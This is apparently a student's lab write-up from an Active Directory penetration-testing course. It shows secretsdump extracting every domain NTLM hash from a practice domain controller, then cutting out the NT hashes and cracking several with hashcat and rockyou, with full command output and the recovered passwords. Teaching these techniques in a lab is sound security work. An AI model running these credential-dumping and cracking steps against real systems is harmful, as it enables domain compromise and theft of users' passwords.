
01 - Dumping the NTDS.dit



We have already secretsdump the admin, but we are going to use another module to capture the NTDS.dit:

"#secretsdump.py ONEPIECE/nrobin:"Password1@"@192.168.163.156 -just-dc-ntlm"

```
┌──(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab/NTDS.dit-Dump]
└─$ secretsdump.py ONEPIECE.local/nrobin:'Password1@'@192.168.163.156 -just-dc-ntlm
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:920ae267e048417fcfe00f49ecbd4b33:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:7836c90eebadf303dec9e2eaa7c5ddfc:::
ONEPIECE.local\USogeking:1103:aad3b435b51404eeaad3b435b51404ee:1bc3af33d22c1c2baec10a32db22c72d:::
ONEPIECE.local\SQLService:1104:aad3b435b51404eeaad3b435b51404ee:f4ab68f27303bcb4024650d8fc5f973a:::
ONEPIECE.local\LMonkey:1105:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
ONEPIECE.local\ZRoronoa:1106:aad3b435b51404eeaad3b435b51404ee:c39f2beb3d2ec06a62cb887fb391dee0:::
gDKjEqGfSI:1109:aad3b435b51404eeaad3b435b51404ee:03d514292c362307d555a356c8cb98d5:::
nrobin:1110:aad3b435b51404eeaad3b435b51404ee:43460d636f269c709b20049cee36ae7a:::
GOINGMERRY-DC$:1000:aad3b435b51404eeaad3b435b51404ee:39d1098e050717f063fcc9c084846fee:::
THENAVIGATOR$:1107:aad3b435b51404eeaad3b435b51404ee:1fd80b3c3c4451bb929f31ba6c4c432e:::
THEROBOT$:1108:aad3b435b51404eeaad3b435b51404ee:9fdd76ee290555dd8bed6c651d95dc4d:::
[*] Cleaning up ...
```

Voila.

Now, to crack this admin hash, we do not need the whole thing. We just need the "NT" part of the hash, which we can find in the second half of the hash. The part after the colon punctuation (" : ").

```
┌──(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab/NTDS.dit-Dump]
└─$ secretsdump.py ONEPIECE.local/nrobin:'Password1@'@192.168.163.156 -just-dc-ntlm
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:920ae267e048417fcfe00f49ecbd4b33:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:7836c90eebadf303dec9e2eaa7c5ddfc:::
ONEPIECE.local\USogeking:1103:aad3b435b51404eeaad3b435b51404ee:1bc3af33d22c1c2baec10a32db22c72d:::
ONEPIECE.local\SQLService:1104:aad3b435b51404eeaad3b435b51404ee:f4ab68f27303bcb4024650d8fc5f973a:::
ONEPIECE.local\LMonkey:1105:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
ONEPIECE.local\ZRoronoa:1106:aad3b435b51404eeaad3b435b51404ee:c39f2beb3d2ec06a62cb887fb391dee0:::
gDKjEqGfSI:1109:aad3b435b51404eeaad3b435b51404ee:03d514292c362307d555a356c8cb98d5:::
nrobin:1110:aad3b435b51404eeaad3b435b51404ee:43460d636f269c709b20049cee36ae7a:::
GOINGMERRY-DC$:1000:aad3b435b51404eeaad3b435b51404ee:39d1098e050717f063fcc9c084846fee:::
THENAVIGATOR$:1107:aad3b435b51404eeaad3b435b51404ee:1fd80b3c3c4451bb929f31ba6c4c432e:::
THEROBOT$:1108:aad3b435b51404eeaad3b435b51404ee:9fdd76ee290555dd8bed6c651d95dc4d:::
[*] Cleaning up ...
```

We need to crack it for each account we wanna compromise.

With this, we can do a bash kung fu, and grab all the entries.

Heath does it differently.

```
┌──(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab/NTDS.dit-Dump]
└─$ cat DC-NTLM-hashes | cut -d ":" -f 4
920ae267e048417fcfe00f49ecbd4b33
31d6cfe0d16ae931b73c59d7e0c089c0
7836c90eebadf303dec9e2eaa7c5ddfc
1bc3af33d22c1c2baec10a32db22c72d
f4ab68f27303bcb4024650d8fc5f973a
64f12cddaa88057e06a81b54e73b949b
c39f2beb3d2ec06a62cb887fb391dee0
03d514292c362307d555a356c8cb98d5
43460d636f269c709b20049cee36ae7a
39d1098e050717f063fcc9c084846fee
1fd80b3c3c4451bb929f31ba6c4c432e
9fdd76ee290555dd8bed6c651d95dc4d

┌──(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab/NTDS.dit-Dump]
└─$ cat DC-NTLM-hashes | cut -d ":" -f 4 > DC-NTLM-hashes-Clean.txt

┌──(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab/NTDS.dit-Dump]
└─$ cat DC-NTLM-hashes-Clean.txt
920ae267e048417fcfe00f49ecbd4b33
31d6cfe0d16ae931b73c59d7e0c089c0
7836c90eebadf303dec9e2eaa7c5ddfc
1bc3af33d22c1c2baec10a32db22c72d
f4ab68f27303bcb4024650d8fc5f973a
64f12cddaa88057e06a81b54e73b949b
c39f2beb3d2ec06a62cb887fb391dee0
03d514292c362307d555a356c8cb98d5
43460d636f269c709b20049cee36ae7a
39d1098e050717f063fcc9c084846fee
1fd80b3c3c4451bb929f31ba6c4c432e
9fdd76ee290555dd8bed6c651d95dc4d

┌──(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab/NTDS.dit-Dump]
└─$
```

We can use hashcat to see the type of hash. We already know that these are module -1000 in hashcat.

```
┌──(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab/NTDS.dit-Dump]
└─$ hashcat -m 1000 DC-NTLM-hashes-Clean.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 4.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================
* Device #1: cpu-sandybridge-Intel(R) Core(TM) i7-9750H CPU @ 2.60GHz, 1435/2935 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 12 digests; 12 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

64f12cddaa88057e06a81b54e73b949b:Password1
31d6cfe0d16ae931b73c59d7e0c089c0:
c39f2beb3d2ec06a62cb887fb391dee0:Password2
Cracking performance lower than expected?

* Append -O to the commandline.
  This lowers the maximum supported password/salt length (usually down to 32).

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
```

```
64f12cddaa88057e06a81b54e73b949b:Password1
31d6cfe0d16ae931b73c59d7e0c089c0:
c39f2beb3d2ec06a62cb887fb391dee0:Password2
Cracking performance lower than expected?

* Append -O to the commandline.
  This lowers the maximum supported password/salt length (usually down to 32).

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

43460d636f269c709b20049cee36ae7a:Password1@
920ae267e048417fcfe00f49ecbd4b33:P@$$w0rd!
f4ab68f27303bcb4024650d8fc5f973a:MYpassword123#
Approaching final keyspace - workload adjusted.


Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 1000 (NTLM)
Hash.Target......: DC-NTLM-hashes-Clean.txt
Time.Started.....: Sat Nov  9 22:03:27 2024 (7 secs)
Time.Estimated...: Sat Nov  9 22:03:34 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  2509.2 kH/s (0.06ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 6/12 (50.00%) Digests (total), 6/12 (50.00%) Digests (new)
Progress.........: 14344385/14344385 (100.00%)
Rejected.........: 0/14344385 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[206b72697374656e616e6e65] → $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1..: Util: 37%

Started: Sat Nov  9 22:03:07 2024
Stopped: Sat Nov  9 22:03:35 2024
```

After it is done, we can go in the output and copy the passwords, or we can issue the same command, but with ""--show" flag.

"#

hashcat -m 1000 DC-NTLM-hashes-Clean.txt /usr/share/wordlists/rockyou.txt --show"

```
┌──(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab/NTDS.dit-Dump]
└─$ hashcat -m 1000 DC-NTLM-hashes-Clean.txt /usr/share/wordlists/rockyou.txt --show
920ae267e048417fcfe00f49ecbd4b33:P@$$w0rd!
31d6cfe0d16ae931b73c59d7e0c089c0:
f4ab68f27303bcb4024650d8fc5f973a:MYpassword123#
64f12cddaa88057e06a81b54e73b949b:Password1
c39f2beb3d2ec06a62cb887fb391dee0:Password2
43460d636f269c709b20049cee36ae7a:Password1@
```

If we have thousands of accounts, and thousands of passwords, this would be hard to manage. So, Heath shows how to do so using excel. This would be good to keep a password list of our own as well. We could search hashes in there.

One more tip here, we are not interested in cracking PC accounts. We are only interested in cracking user accounts. Not high value.

We can run statistics on the passwords found/cracked during the assessment. Show which ones are being used the most, if there are many passwords being re-used, etc.